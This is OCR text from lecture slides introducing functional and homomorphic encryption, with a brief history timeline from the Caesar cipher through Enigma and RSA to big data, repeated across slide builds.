
= Controlled Release of Encrypted Information



Compute F(D) *and* **only F(D)**


FUNCTIONAL ENCRYPTION

= Controlled Release of Encrypted Information



SPECIAL CASES

Caesar Cipher
~ 50 BC




Enigma
WWII

Internet

RSA
1977

The Wild West of Cryptography

Caesar Cipher
~ 50 BC



Enigma
WWII


Internet

BIG DATA

RSA
1977

The Wild West of Cryptography

Caesar Cipher
~ 50 BC




Enigma
WWII


Internet

RSA
1977

The Wild West of Cryptography




The Wild West of Cryptography



COMPUTING ON ENCRYPTED DATA:

Powerful Tools

The Wild West of Cryptography



COMPUTING ON ENCRYPTED DATA:

Powerful Tools

The Wild West of Cryptography

Functionality Privacy

COMPUTING ON ENCRYPTED DATA:

Homomorphic Encryption

Functional Encryption

omomorphic and Functional Encryption

THANK YOU